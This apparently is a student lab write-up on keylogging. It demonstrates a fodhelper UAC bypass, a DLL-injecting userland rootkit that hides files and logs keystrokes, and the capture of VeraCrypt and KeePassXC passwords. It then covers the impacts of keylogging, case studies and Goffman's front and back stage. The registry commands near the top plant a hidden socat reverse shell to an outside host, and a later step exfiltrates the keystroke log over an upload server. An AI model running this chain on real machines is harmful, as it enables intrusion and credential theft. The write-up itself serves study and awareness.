
Bypassing UAC:
1
2
3
4
set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
set CMD="powershell -windowstyle hidden C:\Users\noob\Desktop\socat-1.7.3.2-1-i686\socat-1.7.3.2-1-i686\socat.exe TCP:12.0.0.5:4444 EXEC:cmd.exe,pipes"
reg add %REG_KEY% /v "DelegateExecute" /d "" /f
reg add %REG_KEY% /d %CMD% /f
Reference :
"Bypassing UAC" TryHackMe notesThen, execute
C:\Windows\System32\fodhelper.exe1
- This is one of the important part since this seems to be invisible from remote connections when enumerating at C:\Windows\System32.

Note: fodhelper.exe is NOT visible from the remote connection of the Initial Access. There must be some defense mechanism that makes it impossible to see this executable from a reverse shell connection(remote).

1
- No fodhelper.exe
Assumption: RDP is enabled to begin with but the Attacker with Initial Access has done the Enumeration part of course.
- Since we are using a reverse shell connection from Metasploit, the Initial Access from the
.htafile, we will use a PowerShell scripting:
PowerShell Script:
1
if ((Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Terminal Server").fDenyTSConnections -eq 0) { "RDP is enabled" } else { "RDP is disabled" }
Output:

The script should be run in Metasploit, as that is the appropriate platform for its execution.
Registry Editor:

- ChatGPT Explanation:
This command does the same thing as the function in the previous script. It checks the value of the fDenyTSConnections registry key. If it’s 0, it means RDP is enabled, and the command prints “RDP is enabled”. If it’s not 0, it means RDP is disabled, and the command prints “RDP is disabled”.
Checking the RDP once you have RDP session:

Checking the privilege of the user noob:

1
- UAC has been completely bypassed!
Evasion Gameplan - Userland-based Rookit Tech:
Note that Evasion are more effective if the implant has higher privilege.
Hiding Process
->Make sure that theimplant.exehas a local admin privileges.
Download “implant.exe” to victim + Execute
Downloading the implant:
- The
.zipfile was downloaded using wget with the Initial Access fromHTAattack.
Executing the Implant:

Attacker's Perspective:

- Executing the
implant.exe:
User noob's Perspective:
- If there was no
process hidingby the rootkit:

1
- It will show the process of the dropper.
- Once the malicious DLL gets injected on all of the Desktop app processes:

The
implant.exeprocess disappeared and the MessageBox payload appears to which shows that the implant.dll got injected on all processes.In this case, the trigger is keyboard events on the alive processes.
Keylogging Capabilities
- Checking the
output.txtto which the keystrokes are being logged:

Notice that it shows the Date and Time plus the Window to which the user was interacting with.
It also shows the specific keys the user typed in and the commands used in this example when the user typed in the commands:
whoami
pwd
in the Windows Powershell.
Case 1: Capturing credentials entered on Veracrypt.exe process

- Mounting the file
storageon Veracrypt:

Result:
Captured Keystroke:

Although the capture keystrokes has added weird ‘u’ character, it shows that the keystroke is being captured by an attacker.
The correct password is: “ResearchProject123!”
Case 2: Capturing credentials entered on KeePassXC
- Simulating user
noobentering its master password on its Password Manager:

- Checking the entries inside and getting the flag:


1
- Flag: flag{s3cr3t_l33t_stuff}
- Checking the keystrokes from the
output.txt:

1
- Password caught by the Keylogger!
Hiding the ..\\secret\\output.txt where the data to be exfiltrated are stored.
->Make sure that the implant has the HIGH / MANDATORY privilege when typed in “whoami /groups” at the end. Otherwise it won’t work.[/]Although the “
..\\secret\\” folder’s contents is hidden to the user (GUI), with the reverse shell from the HTA Initial Access, we can exfiltrate the\\secret\\output.txtfile from this reverse shell connection.The file to be exfiltrated is in the directory:
C:\Users\noob\Downloads\secret.

We don’t want this to be visible to the user noob when it is browsing normally in the local machine.
- Making sure that the malicious DLL got injected into the
explorer.exe:

- Notice that the files inside are gone!

1
- The victim will have their data recorded without them knowing , atleast via GUI.
Data Exfiltration using Python Uploader:

- Use python’s
UploadServermodule to sentoutput.txtfrom victim to attacker’s machine.

Result:


Contents of the logged keystrokes per Window
1
2
- Now we can see what the unsuspecting victim's Desktop apps its been using.
- It also contains both the Date and Time of the event.
Keylogging Impacts
Case Studies:
https://securelist.com/keyloggers-how-they-work-and-how-to-detect-them-part-1/36138/From Sociology 201 : Concept of
Back Stage VS Front Stage
Front Stage:
1
2
3
4
5
6
7
8
- The front stage is the place where the performance is given to an audience, including the fixed sign-equipment or setting that supports the performance (the raised podium of the judge’s bench, the family photos of the living room, the bookshelves of the professor’s office, etc.).

- On the front stage the performer puts on a personal front (or face), which includes elements of appearance–uniforms, insignia, clothing, hairstyle, gender or racial characteristics, body weight, posture, etc.–that convey their claim to status, and elements of manner–aggressiveness or passivity, seriousness or joviality, politeness or informality–that foreshadow how they plan to play their role.

- The front stage is where the performer is on display and they are therefore constrained to maintain expressive control as a single note off key can
disrupt the tone of an entire performance.

- A waitress for example needs to read the situation table by table in walking the tricky line between establishing clear, firm, professional boundaries with the paying clients, (who are generally of higher status than her), while also being friendly, courteous and informal so that tips will be forthcoming.
Back Stage:
The back stage is generally out of the public eye, the place where the front stage performance is prepared.
It is the place where “the impression fostered by the performance is knowingly contradicted as a matter of course” (Goffman, 1959).
The waitress retreats to the kitchen to complain about the customers, the date retreats to the washroom to reassemble crucial make-up or hair details, the lawyer goes to the reference room to look up a matter of law she is not sure about, the neat and proper clerk goes out in the street to have a cigarette, etc.
The back stage regions are where props are stored, costumes adjusted and examined for flaws, roles rehearsed and ceremonial equipment hidden–like the good bottle of scotch–so the audience cannot see how their treatment differs from others.
As Goffman says, back stage is where the performer goes to drop the performance and be themselves temporarily: “Here the performer can relax; he can drop his front, forgo speaking his lines, and step out of character” (Goffman, 1959)
1
2
3
4
5
6
7
8
  - Connection to Keylogging: Since keylogging leads to Data Breach, the curtain that separates the Back Stage of yourself and the Front Stage is essentially removed. What does it lead to?
          - Extortion
          - Harassment
          - Shaming
          - Psychological Torture
          - Extreme Vulnerability
          - Microaggressions
          - Physical Harm
Note: Give one case for each.
1
2
3
  - Counter to Cybersecurity Attack: Better defense? (Costly and needs so much resources - Cybersecurity is a numbers game and those numbers are money,time,people and effort)
  - Counter to the Impact: ???
  - Note that for the cases of Data Breach, it is already out there. The question is, how can victims deal with the impact from this point onwards?
Reporting / Discussion
Setup to allow keylogging to occur
How does a victim gets compromised to begin with?
Ans: A victim may get compromised via Phishing attempts from either a cold email source or most likely through a Business Compromise Email attacks since this leverages trust between the sender and the receiver of the email. With this, the attacker can send an attachment from the email of the trusted person of the victim and instruct them specific computer operations to execute the attachment leading to an Initial Access. From here, the attacker can then, download a keylogger to the victim’s system, capturing its keystrokes.
What can attackers do to hide the fact that the victim has a keylogger (software) on their system?
Ans: Attackers can use rootkit capabilities and depending on the computer skill of the intended victim. If the victim is a normal computer user, Userland Rootkit Capabilities would normally work. However, for a Penetration Tester or a Security Researcher, attackers will definitely use Kernel Land Rootkit Capabilities as these are stealthier techniques.
What techniques attacker can use to continually record victim’s keystrokes?
Ans: Attacker use persistence techniques such that when the victim ever turns off the computer and effectively kills the keylogger malware and its connection back to the Attacker’s machine(s), the victim’s machine will connect back or the Keylogger malware instantly executes once the victim user has logged into their computer.
What techniques attacker can use to exfiltrate the data recorded from the victim?
Ans: In the wild, Attackers use C2 communications to extract the keystroke of the victim as this is stealthier way of data exfiltration. In the case study above, I only used Python Module to show the concept and the possibility.
Understanding Keylogging
What is keylogging and what are its primary uses?
Ans: Keylogging is the act of capturing data input coming from the user using the peripherals the users use to interact with their computers.
How does a keylogger work? Can you explain the basic principles?
Ans: A keylogger work in a way that a computer program or hardware captures the keystroke signals coming from the keyboard’s microcontroller when a user pressed a key. When this signal gets to the motherboard’s microcontroller to be processed and outputted into the computer’s screen, the keylogger has created its own copy of the signal after the motherboard’s microcontroller has processed it and save it on a file.
What are the different types of keyloggers and how do they differ in operation?
Ans: There are two types of keyloggers: Hardware and Software. A Hardware keylogger, most of the times implemented on a USB drive, will capture the victim’s keystroke and the USB is to be retrieved after assuming the victim hasn’t noticed that there was a keylogger in place. This presumes the attacker’s skill in Social Engineering and Physical Pentesting. A Software Keylogger on the other hand is normally embedded in a Malware such that the malware’s impact is mainly keylogging. Think of Malware as an Onion and the “keylogging” capability of the malware is the innermost layer of an onion. Both types essentially have the same capabilities but differ in the way they are deployed. One is deployed through mix of physical and digital means while the other is purely digital.
Can keyloggers affect both hardware and software? How?
Ans: Yes. Essentially, Keyloggers are “Software-In-The-Middle” as it captures and create a copy of the signal after being processed by the motherboard’s controller originally coming from the keyboard’s controller.
Impact of Keylogging
Credit: Project Partner
- What kind of data can keyloggers potentially expose? (VeraCrypt creds, Website account credentials, etc.)
Keyloggers have the potential to expose various types of sensitive data, depending on the activities being monitored. Some examples include:
1
2
3
4
5
6
7
8
9
a) Credentials: Keyloggers can capture usernames, passwords, and other login details for various accounts, such as email, social media, banking, and online shopping websites.

b) Financial Information: Keyloggers can record credit card numbers, banking details, and financial transaction information, enabling unauthorized access to sensitive financial accounts.

c) Personal Identifiable Information (PII): Keyloggers may expose personally identifiable information like full names, addresses, phone numbers, social security numbers, and other private details, which can be used for identity theft.

d) Communication: Keyloggers can intercept and capture messages, emails, chats, and other forms of electronic communication, potentially exposing confidential conversations or sensitive information.

e) Keystrokes and System Activity: Keyloggers can record all keystrokes made on a compromised system, including commands, searches, and file names, giving the attacker visibility into the victim's activities and potential access to confidential files.
- Can you share some real-life incidents where keyloggers have caused significant harm?
There have been several notable real-life incidents where keyloggers have caused significant harm:
1
2
3
4
5
6
7
a) Zeus Banking Trojan: The Zeus malware, which included keylogging capabilities, was responsible for numerous financial crimes, stealing millions of dollars from banking customers worldwide.

b) Carbanak APT: The Carbanak Advanced Persistent Threat (APT) group used keyloggers to compromise financial institutions, gaining access to banking systems and orchestrating large-scale thefts, resulting in losses amounting to hundreds of millions of dollars.

c) Target Data Breach: In 2013, a keylogger was used to compromise the point-of-sale systems of the Target retail chain, resulting in the theft of over 40 million credit card details and personal information of approximately 70 million customers.

d) DarkHotel: The DarkHotel espionage group employed keyloggers to target high-profile individuals, such as government officials and corporate executives, in luxury hotels. The keyloggers were used to steal sensitive information and conduct further cyber-espionage activities.
- How can keyloggers contribute to identity theft?
Keyloggers play a significant role in facilitating identity theft by capturing sensitive information needed to impersonate individuals. By logging keystrokes, they can gather login credentials, personal information, and financial details necessary for fraudulent activities. Once the attacker gains access to this information, they can assume the victim’s identity, open fraudulent accounts, make unauthorized transactions, or engage in other forms of malicious behavior that can severely impact the victim’s finances, credit score, and overall reputation.
- What are the potential financial implications of a keylogging attack?
Keylogging attacks can have severe financial implications for both individuals and organizations. Some potential consequences include:
1
2
3
4
5
6
7
8
9
a) Financial Losses: Attackers can use keyloggers to obtain login credentials for online banking accounts, credit card details, and other financial information, leading to unauthorized transactions, fraudulent purchases, and drained bank accounts.

b) Identity Theft: Keyloggers can expose personal information required for identity theft, allowing attackers to open new credit accounts, apply for loans, or engage in other fraudulent activities in the victim's name.

c) Legal Costs: Victims may incur expenses related to legal counsel, identity theft protection services, and potential lawsuits against financial institutions or organizations responsible for data breaches.

d) Damage to Credit Score: If attackers misuse the captured information to default on payments or engage in other fraudulent activities, the victim's credit score can be negatively affected, making it challenging to obtain credit in the future.

e) Reputational Damage: Financial losses and identity theft resulting from keylogging attacks can harm an individual's or organization's reputation, leading to diminished trust from customers, partners, and stakeholders.
- How can the data captured by keyloggers be used for malicious purposes?
Data captured by keyloggers can be used for various malicious purposes, including:
1
2
3
4
5
6
7
8
9
a) Unauthorized Access: Attackers can use captured login credentials to gain unauthorized access to online accounts, email, social media, or corporate networks, potentially exposing sensitive information or launching further attacks.

b) Financial Fraud: Keyloggers can facilitate financial fraud by providing attackers with credit card details, online banking credentials, or other financial information necessary to conduct unauthorized transactions, make purchases, or drain bank accounts.

c) Identity Theft: The data captured by keyloggers, such as personally identifiable information (PII), can be exploited to impersonate individuals, open fraudulent accounts, apply for loans, or conduct other activities that can lead to identity theft.

d) Espionage: Keyloggers can be used for espionage purposes, capturing confidential information, trade secrets, intellectual property, or sensitive communications in targeted organizations or government entities.

e) Blackmail or Extortion: Attackers can exploit the captured data to blackmail victims by threatening to expose sensitive or embarrassing information unless a ransom is paid.
- What is the potential impact of keylogging on individual privacy?
Keylogging poses a severe threat to individual privacy as it compromises the confidentiality of personal and sensitive information. The intrusion into an individual’s keystrokes and online activities can expose their private conversations, browsing habits, financial transactions, and other personal details. This violation of privacy can lead to emotional distress, loss of trust, and potential reputational damage if the captured information is misused or exposed.
- Can keylogging lead to corporate espionage? How can it impact businesses?
Yes, keylogging can be a tool for corporate espionage. By deploying keyloggers on employee devices or infiltrating corporate networks, malicious actors can intercept sensitive information, trade secrets, intellectual property, or confidential communications. This can have significant impacts on businesses, including:
1
2
3
4
5
6
7
a) Loss of Competitive Advantage: Competitors or threat actors can use the captured information to gain insights into a company's strategies, product plans, financial data, or upcoming business deals, eroding the organization's competitive advantage.

b) Intellectual Property Theft: Keyloggers can enable the theft of valuable intellectual property, such as proprietary software code, designs, patents, or research and development data, which can undermine a company's innovation and profitability.

c) Damage to Reputation: A keylogging attack that compromises sensitive customer data or confidential business information can damage a company's reputation and erode trust among customers, partners, and stakeholders.

d) Financial Losses: Corporate espionage through keyloggers can result in financial losses due to stolen trade secrets, disrupted business operations, legal battles, remediation costs, and potential lawsuits from affected parties.
- How does keylogging affect the overall cybersecurity landscape?
Keylogging significantly impacts the cybersecurity landscape in several ways:
1
2
3
4
5
6
7
8
9
a) Evading Traditional Security Measures: Keyloggers can bypass traditional security measures such as firewalls and antivirus software since they often operate at the user level, capturing keystrokes directly from input devices before encryption or transmission.

b) Exploiting Human Vulnerabilities: Keyloggers take advantage of human behavior and vulnerabilities, relying on users inadvertently providing sensitive information. This highlights the importance of user awareness and education as part of comprehensive cybersecurity strategies.

c) Enabling Other Attacks: Keyloggers can serve as a stepping stone for further attacks, as they provide attackers with valuable insights into the victim's activities, credentials, and potential avenues for exploitation.

d) Sophistication and Availability: Keyloggers have become more sophisticated over time, employing advanced techniques to evade detection. Moreover, they are increasingly available in underground markets, making them accessible to a broader range of threat actors.

e) Detection and Prevention Challenges: Detecting keyloggers can be challenging since they can operate stealthily, disguising their presence or masquerading as legitimate software. Effective prevention requires a multi-layered approach, including robust endpoint security, behavior monitoring, and user awareness training.
- What are the potential psychological impacts on victims of keylogging attacks?
Keylogging attacks can have significant psychological impacts on their victims, including:
1
2
3
4
5
6
7
8
9
a) Invasion of Privacy: The knowledge that someone has gained unauthorized access to personal conversations, activities, or sensitive information can create feelings of violation and loss of privacy, leading to anxiety and stress.

b) Emotional Distress: Victims may experience heightened emotional distress, fear, or paranoia, knowing that their personal information is in the hands of an attacker. This can affect their overall well-being, relationships, and trust in digital systems.

